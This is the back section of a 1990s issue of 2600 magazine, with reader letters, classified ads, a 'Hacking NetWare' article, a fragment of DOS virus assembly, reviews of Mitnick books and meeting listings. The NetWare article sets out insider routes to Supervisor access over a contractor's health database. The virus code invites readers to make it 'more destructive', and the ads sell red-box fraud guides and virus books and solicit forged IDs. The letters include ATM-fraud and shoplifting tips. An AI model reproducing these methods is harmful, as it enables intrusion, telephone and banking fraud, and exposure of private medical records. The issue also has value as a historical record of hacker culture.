Pet Peeves

Dear *2600:*

I am sick of seeing tangled cords at pay phones. This is probably the result of people switching sides during their conversation, thus making the receiver do a 360 degree revolution. If people would put back the receiver the same way they found it, things would be a whole lot easier.

Stickman

All it takes is one to ruin it for the rest of us.

Dear *2600:*

I have a question that has been bothering me for a couple of years now. I want to know why it is not possible to make some type of device that makes call waiting into a three way call so if you are talking to someone and they get another call you can listen in. Or even if you get a busy signal you could break in much like an operator can to check for conversation on a line. Please tell me why this product can't be made.

Hacked, Cracked, and Phracked

We've always felt it should be possible to three way a call waiting but, for some boneheaded reason, the system was designed to not allow this. It would be very popular if it worked. As for your wanting to "check for conversation" on a busy line, it seems obvious that most people would not welcome you having this ability. Some people seem to like the idea of getting a different sort of ring if you come in on someone else's call waiting. But then how do the people at the other end pretend they're not at home when they realize it's you? Making phone calls has never been so complicated.

Shocking News

Dear *2600:*

Get this. The Weston Building, 23rd floor. Seattle, WA. Every phone call and all data transfers in the Seattle area go through this room. This is called the meet-me room. Now, let's say this building or that floor gets destroyed. Where's the redundancy? *There is none.* This is *so* stupid. If that building or room were to get destroyed, Seattle would be fucked. For weeks, if not months. This is no joke, it's just plain stupid. Just thought you of all people would know what to do about a situation like that. What if it gets destroyed? Then what?

GoatBoy

While we're certain that all subscribing terrorist fronts are putting yellow highlight marks all over your letter, it seems hard to believe that an entire city could be cut off that easily. Perhaps part of the redundancy is not to tell anyone there is redundancy.

Back Pack Hack

Dear *2600:*

Bless Berkeley Sam's little heart, V12N3, for being offended when asked by Fry's security to view the contents of his back pack. In one respect, the asking was an invasion as well as an insult that implied Sam was perhaps stealing merchandise and was less than an honorable person.

But get real and mature Sam: understand the total world from all angles. Stores do get ripped off all the time, and having goods removed from the store in back packs is only one of the *many* methods that are used by thieves.

All thieves are liars and usually get loud and indignant to create a scene and intimidate the person who is only doing their job of attempting to curb the flow of free stuff out the door. Anyone who is not only innocent but social would not hesitate to show that they have integrity - e.g., reveal the contents of the back pack in a friendly way. In fact, Sam, do that a few times and get known as a "real nice guy" and then, when their guard is down, pack something out.

One would have to presume that Sam would also get outraged if a US Customs official wanted to inspect his bags upon his return from Colombia; or when an airport security guard asked him to walk through a metal

detector; or if he gets pissed when the cops tell him to surrender the contents on his person when he is being booked at the local jail.

Sam has no imagination when it comes to understanding what it is like to confront smartass know-it-all/want-everything-my-way types of people for a living. Most of all the outrageous controls levied upon us citizens have been caused by us citizens, greed has caused the rest. The Native Americans didn't have the problems we have today. Get a life, Sam, and read some credible books and get some ideas about how our social planet has evolved to this state.

The Cat's Meow

If you really accept abridgement of your liberties this easily, we feel genuinely sorry for you. But don't expect the rest of us to lie back and accept it. We don't buy the simplistic Edwin Meese logic of innocent people having nothing to hide. To subject all customers to a search is an assumption of guilt of all customers. This is not good policy and any store that does this should be boycotted. Few people would argue that someone who is suspected of wrongdoing should be questioned. Going through metal detectors in sensitive areas or being searched after being arrested makes a certain amount of sense. But that is not what we're talking about here. You think it's perfectly acceptable for innocent people to be treated like criminals because criminals exist. That is more of a crime against the rest of us than shoplifting could ever be. And we haven't been brought to this level by criminals; we've gotten there through the complacency of people like you who choose to accept indignities and abridgements in the "fight against crime". Oh, and by the way, not everyone from Colombia is a drug dealer. Surprised?

Problem Stealing Money

Dear *2600:*

I am writing on the article by Helen Gone on ATM hacking (Summer '95). I found a Diebold machine like the one described in the article. I followed the steps as described in the article concerning the ATM machine with the door flaw. Everything worked just as described - I got the cash and my card back and the ATM machine reset. It told me that it malfunctioned on the receipt that was printed and reset to the insert card mode. My monthly statement came and to my disappointment the money had been subtracted from my account. What did I do wrong?

Riddler

It said pretty clearly in the article that these flawed machines are very few and far between. It's extremely unlikely you found one since banks tend to notice these kinds of flaws rather fast.

Contacts Wanted

Dear *2600:*

I am serving 37 months with the feds for distributing obscenity on my BBS. Any of your readers who want to correspond, write me here. All letters read before I get them. Paperbacks, magazines, pictures (no Polaroids) are all OK to send. Peace - and keep an eye on your driveway.

Joey Jay Weinman
23928-044 FCI Unit G
P.O. Box 7000
Texarkana, TX 75505-7000

Info

Dear *2600:*

Perhaps this toll-free Arizona number (520-782-0100) can be of some use to hackers. US West is providing the number so people can test their PBX's and other stuff for calling the new 520 area code.

David Smith
Las Vegas

Dear *2600:*

When I was scanning last night I came up with some interesting numbers: 800-555-6456 - "speed dialed calls only"; 800-555-2580 - hangs up on you; 800-555-9600 - steady tone; 800-555-5456 - gives a tone like 1-800-MY-ANI-IS.

CMS
Santa Rosa, CA

The 555 exchange is beginning to be used for services other than directory assistance, not just in the 800 area code.

Opening Doors

Dear *2600:*

A while back, I was with a friend of mine in his car. We were delivering a package in some old guy's driveway. I waited in the car and my friend's garage door opener was just sitting in front of me. The thing looked very tempting, so I picked it up and pointed it to the old guy's garage door. Just to see what would happen, I pushed the button. To my surprise, the garage door opened! Well, I quickly pushed the button again so it would close the garage door. I just wanted to know if you guys could maybe do a section on garage doors.

The Laughing Cow

It's quite simple really. The devices come with a default code. Many people never change the code so there are lots of us with the exact same code. A little common sense would make this security hole a lot harder to find.

Immortalize Yourself

Send your letters to:

2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953-0099

2600 Marketplace

For Sale

THE GIANT BLACK BOOK OF COMPUTER VIRUSES is 672 pages of complete code and detailed explanations of 37 different viruses, including everything from simple DOS viruses to Windows, OS/2, and UNIX viruses. Learn how to use a virus to set up a superuser account in UNIX, or steal a password, learn about polymorphic viruses and genetic viruses, multi-partite viruses - you name it! Check out the beneficial KOH virus which encrypts your hard disk with your secret passphrase so the feds can't get at it. $39.95 + 3.00 postage, or book+disk $54.95 + 3.00 postage. American Eagle Publications, PO Box 1507, Show Low, AZ 85901. (800) 719-4957.

6.500 MHZ CRYSTALS, $4 apiece, 50 for $115, 100 for $200. Add $3 for shipping plus insurance. Wilson, PO Box 54348, Philadelphia, PA 19105.

HACK THE PLANET. A new and exciting board game in which 2-4 players race to complete a hacking mission. Please send $3.00 check or money order payable to CASH. 2447 Fifth Avenue, East Meadow, NY 11554-3226.

"THE MAGICAL TONE BOX". Fully assembled version of this device similar to the one published in Winter 1993-94 issue of *2600*. 2.8 inches long x 1.25 inch wide and 3/4 inch thin, with keychain. Records ANY tone you generate onto chip. 20 second capacity. Includes 4 watch batteries. Only $29, 2 for $55, 4 for $102. Send money order for 2nd day shipping; checks need 18 days to clear. Add $4 total for any number of devices for shipping and insurance. "THE QUARTER" DEVICE. Complete KIT of all parts, including 2x3x1 case, as printed in Summer 1993 issue of *2600*. All you supply is 9 volt battery and wire. Only $29, 2 kits for $55, 4 for $102. Add $4 total for any number of kits for shipping & insurance. 6.5536 MHZ CRYSTALS available in these quantities ONLY: 5 for $20, 10 for only $35, 25 for $75, 50 for $125, 100 for $220, 200 for only $400 ($2 each). Crystals are POSTPAID. All orders from outside U.S., add $12 per order in U.S. funds. For quantity discounts on any item, include phone number & needs. E. Newman, 6040 Blvd. East - Suite 19N, West New York, NJ 07093.

FREE PHONE CALLS FOR LIFE! New video "How To Build a Red Box". VHS 60 min. Complete step by step instruction on how to convert a Radio Shack tone dialer (model 43-146) into a red box to obtain free calls from payphones. This video makes it easy. Magnification of circuit board gives a great detailed view of process. Other red boxing devices discussed as well: Hallmark cards, digital recording watch, and more! This video will save you thousands of dollars every year. Best investment you'll ever make! Only $29 U.S., $5 for shipping & handling. DIGITAL RECORDING KEYCHAIN. Records and plays ANY tone you generate. Very small. Fits in pocket for easy access. 20 second capacity. Includes 4 watch batteries. No assembly necessary. $28 US and $5 shipping & handling. Send check or money order to: East America Company, Suite 300-H, 156 Sherwood Place, Englewood, NJ 07631-3611. Tel: (201) 871-9172. E-mail: 76501.3071@compuserve.com.

TAP BACK ISSUES, complete set Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or first class mail. Copy of 1971 *Esquire* article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the original!

HELP SAVE *2600*'S OFFICIAL CANINE MASCOT! Walter has been with us since 1985 and has helped us stay sane in our "publish or perish" environment. After being hit by a speeding car in October, Walter's medical bills have soared past $3000. You can help by joining the Walter Posse and buying an official t-shirt for $20. Send cash or make checks payable to cash. 2600, PO Box 848, Middle Island, NY 11953. Check Walter's progress on the 2600 web site (www.2600.com) or finger walter@2600.com for the latest update.

ABSOLUTE POWER CORRUPTS ABSOLUTELY! Arm yourself with knowledge and information for the Information Age. Get infor-

mation on hacking, phreaking, cracking, electronics, viruses, anarchy techniques, and the internet here. We can supply you with files, programs, manuals, and memberships from our elite organization. Legit and recognized world-wide. Our QUALITY information sources and resources will elevate you to a higher plane of consciousness. Coming soon: Hack videos. For a full catalog send $1 to: SotMESC, Box 573, Long Beach, MS 39560. Over 3000 catalogs distributed.

X-PHILES H/P/A CD-ROM. The most complete HPA CD-Rom available today, containing over 21,500 files about hacking, phreaking, anarchy, drugs, occult, conspiracies, UFOs, programming, Star Trek, security, hardware, science, Internet, privacy, weapons, survival, cyberspace, and so on. The price is $35 plus shipping. Email to dt93tn@pt.hk-r.se for information on how and where to order it.

Help Wanted

START UP COMPANY SEEKING hardware wizard who builds one sample of a new computer system. All material will be delivered, NO cash payment! Shares and job if it works! Write to: G. Jerome, 163S 500W, #235, Bountiful, UT 84010.

PLEASE HELP CLEAR MY CREDIT REPORTS. Send info to: K. O'Neill, PO Box 245, Woodland, CA 95776.

NEED CREDIT REPORT HELP. Confidential, compensation. G. Cassidy, PO Box 8522, Albany, NY 12208.

HELP TO TRACE A BANK ACCOUNT left to me by deceased father. Bank stonewalling me. Will pay percentage if successful. Telephone +44 1788 546399.

Business Opportunities

CLEAR UP A CRIMINAL RECORD. It really works! You do all the work yourself, saving embarrassment and money. Send SASE. Also: LOOKING FOR SOMEONE to make passable documents such as social security cards, drivers' licenses, etc. Can furnish much business. Does anyone out there have a solution to the changing of your fingerprints? Need a method that will pass fingerprint checks. Write to: Alan, Box 262, Colt, AR 72326.

Bulletin Boards

DEF CON Voice System: (801) 855-3326 - the place to meet other k-rad haquer types. 5 voice conference areas with up to 8 people each, all digital. Very fast free VMBs and multiple voice BBS sections to cover all areas of conversation. Daily conferences start around 9pm Eastern.

ANARCHY ONLINE. A computer bulletin board resource for anarchists, survivalists, adventurers, investigators, researchers, computer hackers, and phone phreaks. Scheduled hacker chat meetings. Encrypted e-mail/file exchange. Telnet: anarchy-online.com. Modem: 214-289-8328.

TOG DOG, Evil Clown of Pork BBS, you saw us at HOPE - now call us and experience a professional, freedom-based BBS! H/P texts, PC demos, coding, free Internet newsgroups, and e-mail. No charges/ratios! 28.8, 24hrs (313) TOG-1-DOG, automated info from info@togdog.com.

UNPHAMILIAR TERRITORY WANTS YOU! We are a bulletin board system running out of Phoenix, AZ and have been in operation since 1989. We serve as a system in which security flaws, system exploits, and electronic freedom are discussed. There is no illegal information contained on the system. We offer an interactive forum in which computer security specialists, law enforcement, and journalists can communicate with others in their field as well as those wily computer hackers. We call this "neutral territory" and we have been doing this for 4 years. Since 1991, we've had security officers from Sprint, MCI, Tymnet, various universities and branches of the government participate. We have also had journalists from InfoWorld, InfoSecurity News, Gray Areas Magazine, and a score of others participate. If you are interested, please send mail to: imedia@tdn.net.

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Ads may be edited or not printed at our discretion. Deadline for Spring issue: 2/29/96.

HACKING NETWARE

by Trap

Reading through the book on Novell 3.11 System Administration, a task I find neither fun nor exciting, I decided it would be worth much more of an experience for me to get into the system myself so I would know the system (and its leaks) before the LAN Supervisor job passed on to me in the coming weeks. Armed with only feeble knowledge from what I had so far read, I contemplated how I would go about getting the Supervisor password and have the entire system open at my feet. Knowledge is power, ya know.

Let's see, what to do, what to do. I work for a government contractor in the health sciences so we manage a lot of info databases on military and private eco-disasters, places where people can't safely live, the names and life histories of those exposed or tested or even just on state registries, who their friends are, and where to contact them. It's safe to say, it's a lot of privileged info, especially when you figure how sensitive someone's *complete* medical history can be (including visits to the clinic). So I thought I'd see just how secure it all is, and since I'm next in line to control that info, I figured it couldn't hurt.

First I figured if I really wanted to get at someone's files, I could break into the file room and jimmy open the file cabinet. But since that's not my style, I figured I could always steal the tape backups which are kept out in the open overnight along with the tape machine to copy down the type and configuration (or even just swipe the bastard). Then there's key capturing and undeleting files in the temp directory, usually transferred because the LAN works a whole lot slower than the individual PCs.

Should that not be feasible, the backup runs every night and in order to run, it needs to have SUPERVISOR access to the LAN. All I would have to do is go in after hours, after the backup is complete, and under that login, enter SYSCON and grant my ID equivalent access. Then, unless security occasionally checks login IDs, which they don't, I could peruse the system sans suspicion until I merrily extract all the info I need.

However, should either of these two options be unavailable to me, I could call in from my modem at home using a copy of CC:remote that I downloaded off the LAN. Since copying and reading are the same function to Novell, the most Security could see is that I perused the file.

From home, I could call into the other contractors with whom we work, especially the one which has an 800 number and lets me stay on no matter how many passwords I get wrong. Then, armed with my quarterly telephone book on the US Government Health Agencies, I could find the names of people who may need that info and attempt to hack the password. Since government, non-computer types are setup with three initials and the optional single digit number as a login ID and always use lame passwords (new accounts use the last name of the person receiving the account and those seldom get changed) I can stay on all day on their dollar to figure it out.

Okay, now we get to the real LAN stuff. Since my original intent was to search the LAN for leaks, I decided to stay at my desk. First, I knew that the passwords to Supervisor had to be kept in a common *(everyone)* location, I wrote code to search and list anything that might be a protected file or directory. Since Novell can make a directory and files invisible yet not locked, I found that to be my main option. Novell will let you enter the directory and retrieve

the file if you know what it's called. If you don't, you get the same old DOS "File not found" message. So I wrote code to try going into a directory trying all combinations in ASCII for 8 characters and an extension, list those found and any files found. Of course, time is something I did have, as would any employee. I didn't even get very far when I found a WordPerfect 5.1 password protected file which was not even disguised. So it took me all of 10 seconds to open that file with WPCRACK and, lo and behold, all the passwords for the different administrators, including SUPERVISOR. Dumb, dumb, dumb. I'm going to have to make some changes around here.

A few notes about Novell NetWare 3.11. A password may be up to 47 characters in length. Passwords have to be memorized by all the administrators which leads to a password which is an actual, easy- to-remember word or phrase. All information about where and when a specific login ID has logged in is recorded in the Bindaries which is most likely extractable, somehow, I know not how. Security can determine how many times and what passwords were tried during a login attempt. Security can also determine the few seconds it took someone to logout just before the login crime began thereby raising suspicions. You can use SYSCON to find what the alternates are. Every system has a backup with equivalent power to SUPERVISOR. You'll know you found one because if you check the full name, there won't be one. If you call Novell and tell them you are locked out and can't remember the Supervisor password, they will need to speak directly to the person who registered the NetWare. If you are that person, they can give you the backdoor pass. If you are not, they will call that person and tell them who called and when. Most importantly, however, is that no matter what you do, Security has to make an effort out of figuring it all out. That means, all those NetWare protection devices are good, if someone uses them, and using them is a full time job in itself. Keep that in mind and keep watching for Novell Hack II, coming soon.

ANNOUNCING

THE 1996 *2600* INTERNET SEARCH!

The goal is simple. Find the oldest computer system hooked into the Internet. It could be a UNIVAC. Or a DEC 10. Maybe a Timex Sinclair. Who knows? The only way to find out is to start searching. If you're the first one to find an ancient system and it stays on the net throughout 1996, you'll win a lifetime subscription to *2600!* You can even set up your own archaic system but you have to keep it on the net, it has to be the oldest system reported to us, and, in the event of a tie, you have to be the first one reporting it.

If you come under federal indictment for attacking the machine you find, it could affect your chances of winning.

Send entries to:

2600 Ancient Computers
PO Box 99
Middle Island, NY 11953

(continued from page 41)

```
   mov ah, 9; Just displays a message
      before host executes... Hope
      you think of something better,
      more destructive....
   lea dx, [di + msg]
   int 21h
   jmp run_orig_com
EOV:
   int 20h
   end SOV

;  This code was tested and assembled
   with TASM 1.0 and works great,
   enjoy!
```

CASHING IN ON MITNICK

The Fugitive Game
by Jonathan Littman
$23.95, 384 pages
Published by Little, Brown and Company
Review by Scott Skinner

In *The Fugitive Game,* Jonathan Littman has written the most sympathetic account of hackers since Bruce Sterling penned his own investigation in *The Hacker Crackdown.* But Littman's sympathy has very little to do with the hacker lifestyle or its ethic; indeed, he does not seem to condone either. Rather, Littman's brand of compassion is an acute understanding of the abuses of his own craft, that of the media in distorting facts to the point of creating fiction. *Fugitive* is the story of how just such irresponsible journalism turned computer expert Kevin Mitnick into "the most wanted computer hacker in the world."

Readers will remember Mitnick as the spiteful and vindictive teenager featured in Katie Hafner and John Markoff's *Cyberpunk: Computers and Outlaws on the Electronic Frontier.* At the time of its release, *Cyberpunk's* portrayal of Mitnick was thought to be biased, allegedly because Mitnick was the only hacker featured who refused to be interviewed. Biased or not, he was portrayed by the authors as a "Dark Side" hacker, and the antithesis of the hacker ethic. He was considered more evil than Pengo, a West Berlin hacker who sold his knowledge of American systems on the Internet to the Russians for cash. But Mitnick's worse crime, by comparison, seemed only to be a lack of respect for anyone who was not up to his level of computer expertise, and few people were.

In *Fugitive,* Mitnick returns, only this time the reader is left with the distinct impression that something is missing. The question is what? Mitnick, after all, is hacking as usual. He's listening to private phone conversations, reading email, penetrating systems at will. He's also telling jokes, laughing, and expressing his feelings and vulnerabilities in late-night phone calls to his friends and to Littman. Perhaps what is missing, then, is the Dark Side that has stigmatized Mitnick ever since *Cyberpunk* hit the stands. Or perhaps this malicious nature was never really there to begin with? In any case, the Mitnick of *Fugitive* has little in common with the Mitnick of *Cyberpunk,* except, of course, for the hacking. What accounts for this difference seems to be that Littman actually *talks* to Mitnick, something the authors of *Cyberpunk* did not feel was worth the expense. And it is by listening to Mitnick that we begin to understand him, in ways that are far more comprehensive than *Cyberpunk's* Dark Side stigma can convey.

If *Fugitive* was nothing more than a dry transcription of phone conversations between Mitnick and Littman, the book would still rank as the definitive work on this elusive hacker, easily ousting *Cyberpunk* for the coveted honor. But *Fugitive* is much more than this. In *Fugitive,* Littman reminds us that an investigative journalist's most powerful weapon is still to question. Question everything. Question the good guys. Question the bad guys. Question authority. *Fugitive* is replete with questioning, most of which remains unanswered. While loose ends are not usually considered praiseworthy for an investigative work, in this case the kudos are indeed appropriate because Littman seems to be the only one doing the questioning. Certainly John Markoff, despite *Cyberpunk* and all of his *New York Times* pieces, has never bothered to scratch below the surface of Mitnick or acquire the true facts of his case. Littman spends entire chapters debunk-

ing the myths and distortions surrounding Mitnick, most of which originated from these very sources. And Littman's questions have a way of reminding the reader to remain skeptical, that things are never as simple as we would like them to be. We may never know, for example, exactly how it was that Markoff—a reporter—came to be tagging along with computer security expert Tsutomu Shimomura and the FBI on their stakeout of Mitnick's Raleigh residence, but that won't stop Littman from asking. Of course, the use of the rhetorical question is not lost upon Littman either, as when he asks Shimomura, "Are you a hacker?" knowing full well that Shimomura hacks alright—only he hacks for the Feds. Questions, then, in and of themselves, can make a point, and good questions can make for a fine piece of journalistic work.

Fugitive, then, is as much a story about John Markoff as it is about Mitnick. Here we learn that Markoff has been obsessed with Mitnick for years. And Markoff had everything he needed to fulfill this obsession: he had the skills, the experience, the contacts; he had Shimomura and the *New York Times.* There's just one thing that he didn't have, and that was Mitnick. Markoff did not have Mitnick because Littman did, a fact that Littman shamelessly conveys to the reader through his careful balance of ponderosities and conversation. By and large, the power of *Fugitive* comes from the exchange of dialogue between Littman and Mitnick. Littman knows that this is the main attraction, and he does not disappoint. *Fugitive* is full of interesting phone ironies, as when Littman puts a federal prosecutor on hold to take a call from Mitnick, whose whereabouts at that time were still unknown.

Fugitive adds credence to the notion that people are indeed judged by their motives, and not merely by their actions. In *Fugitive,* however, it is not Mitnick's motives that are being questioned, but rather those of Markoff and Shimomura. Together these "business partners" have sowed their involvement with Mitnick into a cash crop estimated at nearly $2 million. With a purported $750,000 book deal signed, along with a $200,000 Miramax movie option, and an estimated $250-500,000 for foreign book rights, Markoff and Shimomura have made more money off of Mitnick than anyone dreamed possible. One wonders just what sort of criminal acts Mitnick could have perpetrated to deserve so much attention. When all the dust settles, one may very well wonder in vain.

Takedown
by Tsutomu Shimomura
with John Markoff
$24.95, Hyperion Press, 324 pages

Regretfully, we're unable to devote as much space as we would have liked to *Takedown,* the Markoff/Shimomura endeavor, primarily because Hyperion Books did not want to send us a review copy. But a fleeting glimpse is really all that's necessary to come to some important conclusions.

Most of the book deals with Tsutomu Shimomura himself, a subject that won't exactly have you leaning on the edge of your seat. If you could distill from this book the actual parts that deal with Mitnick they would only amount to around three chapters, and those portions are chock full of inaccuracies ranging from simple spelling errors to major factual mistruths, such as the labelling of the escape.com Internet site as an apparent base of operations where the likes of Mitnick, Emmanuel Goldstein, and Phiber Optik plot their evil deeds.

If Shimomura puts the same effort into his system's security as he apparently put into his fact checking, his pager should be seeing quite a bit of activity in the months ahead.

For another more in-depth review, we recommend Computer Underground Digest issue 795 (http://sun.soci.niu.edu/~cudigest).

2600 MEETINGS

NORTH AMERICA

Anchorage, AK

Diamond Center Food Court, smoking section, near payphones.

Ann Arbor, MI

Galleria on South University.

Atlanta

Lennox Food Court near the payphones by Cinnabon.

Baltimore

Baltimore Inner Harbor, Harborplace Food Court, Second Floor, across from the Newscenter. Payphone: (410) 547-9361.

Baton Rouge, LA

In The LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN

Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Boise, ID

Student Union building at Boise State University near payphones. Payphone numbers: (208) 342-9432, 9559, 9700, 9798.

Boston

Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Buffalo

Eastern Hills Mall (Clarence) by lockers near food court.

Chicago

3rd Coast Cafe, 1260 North Dearborn.

Cincinnati

Kenwood Town Center, food court.

Clearwater, FL

Clearwater Mall, near the food court.

Cleveland

Coventry Arabica, Cleveland Heights, back room smoking section.

Columbia, SC

Richland Fashion Mall, 2nd level, food court, by the payphones in the smoking section. 6 pm.

Columbus, OH

City Center, lower level near the payphones.

Dallas

Mama's Pizza, northeast corner of Campbell Rd. and Preston Rd. in North Dallas, first floor of the two story strip section. 7 pm. Payphone: (214) 931-3850.

Hazleton, PA

Lural Mall in the new section by phones. Payphones: (717) 454-9236, 9246, 9365.

Houston

Food court under the stairs in Galleria 2, next to McDonalds.

Kansas City

Food court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles

Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Louisville, KY

The Mall, St. Matthew's food court.

Madison, WI

Union South (227 S. Randall St.) on the main level by the payphones. Payphone numbers: (608) 251-9746, 9914, 9916, 9923.

Meriden, CT

Meriden Square Mall, Food Court. 6 pm.

Nashville

Bean Central Cafe, intersection of West End Ave. and 29th Ave. S. three blocks west of Vanderbilt campus.

New Orleans

Food Court of Lakeside Shopping Center by Cafe du Monde. Payphones: (504) 835-8769, 8778, and 8833 - good luck getting around the carrier.

New York City

Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Ottawa, ONT (Canada)

Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Philadelphia

30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Pittsburgh

Parkway Center Mall, south of downtown, on Route 279. In the food court. Payphones: (412) 928-9926, 9927, 9934.

Portland, OR

Lloyd Center Mall, second level at the food court.

Raleigh, NC

Crabtree Valley Mall, food court.

Rochester, NY

Marketplace Mall food court.

St. Louis

Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Sacramento

Downtown Plaza food court, upstairs by the theatre. Payphones: (916) 442-9543, 9644 - bypass the carrier.

San Francisco

4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Seattle

Washington State Convention Center, first floor.

Vancouver, BC (Canada)

Pacific Centre Food Fair, one level down from street level by payphones, 4 pm to 7 pm.

Washington DC

Pentagon City Mall in the food court.

*****

EUROPE & SOUTH AMERICA

Buenos Aires, Argentina

In the bar at San Jose 05.

Bristol, England

By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 6:45 pm.

London, England

Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm to 8pm.

Manchester, England

The Flea and Firkin, Oxford Road.

Munich, Germany

Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

Granada, Spain

At Kiwi Pub in Pedro Antonio de Alarcore Street.

Halmstad, Sweden

At the end of the town square (Stora Torget), to the right of the bakery (Tre Hjartan). At the payphones.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600 or send email to meetings@2600.com.

DON'T BE A FOOL

IF YOUR ADDRESS LABEL SAYS IT'S TIME TO RENEW, YOU SHOULD TAKE IT VERY SERIOUSLY. UNLIKE MOST OTHER PUBLICATIONS, WE WON'T SEND YOU A BUNCH OF REMINDERS OVER AND OVER AGAIN. WE DON'T BELIEVE IN HOUNDING OUR (FORMER) READERS. SO YOU COULD FIND YOURSELF WONDERING WHY YOU HAVEN'T SEEN 2600 IN THE LAST FEW MONTHS. UNFORTUNATELY, WHEN THIS OCCURS, SUBSCRIBERS USUALLY MISS AN ISSUE BY THE TIME THEY FIGURE OUT WHAT'S HAPPENED. AND IF YOU'VE EVER MISSED AN ISSUE OF 2600, YOU KNOW WHAT THAT ENTAILS. DON'T GET CAUGHT SHORT. RENEW BEFORE YOUR LAST ISSUE ARRIVES SO THERE WON'T BE ANY GAPS. RENEW FOR MULTIPLE YEARS SO YOU WON'T HAVE TO WORRY ABOUT THIS QUITE SO OFTEN. AND FOR YOU CORPORATIONS AND INSTITUTIONS THAT TAKE FOREVER TO PROCESS PURCHASE ORDERS, CONSIDER A LIFETIME SUBSCRIPTION SO YOU'LL NEVER HAVE TO DEAL WITH ANY OF THIS AGAIN.

INDIVIDUAL SUBSCRIPTION

❑ 1 year/$21 ❑ 2 years/$38 ❑ 3 years/$54

CORPORATE SUBSCRIPTION

❑ 1 year/$50 ❑ 2 years/$90 ❑ 3 years/$125

OVERSEAS SUBSCRIPTION

❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

❑ $260 (you earn the right to spit on this page forever)
(also includes back issues from 1984, 1985, and 1986)

BACK ISSUES (used as currency in some countries)

❑ 1984/$25 ❑ 1985/$25 ❑ 1986/$25 ❑ 1987/$25
❑ 1988/$25 ❑ 1989/$25 ❑ 1990/$25 ❑ 1991/$25
❑ 1992/$25 ❑ 1993/$25 ❑ 1994/$25

(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)

(individual back issues for 1988 to present are $6.25 each, $7.50 overseas)

Send orders to: 2600, PO Box 752, Middle Island, NY 11953
(Not enclosing your address is a really bad idea.)

TOTAL AMOUNT ENCLOSED:


Payphones of the Planet

VATICAN

If the Pope ever uses a payphone, it probably looks like this.

Eclipse

MALAYSIA



Found on the island of Tioman.

Hamilton

SINGAPORE

You won't find any gum stuck to this one! Someone, however, seems to be peeling away the instructions. Dissent can be so ugly.

Hamilton

JAPAN

This Wall of Green was found in the lobby of the Tobu Hotel in Tokyo.

Malcolm Riviera

COME AND VISIT OUR WEB SITE AND SEE OUR VAST ARRAY OF PAYPHONE PHOTOS THAT WE'VE COMPILED - http://www.2600.com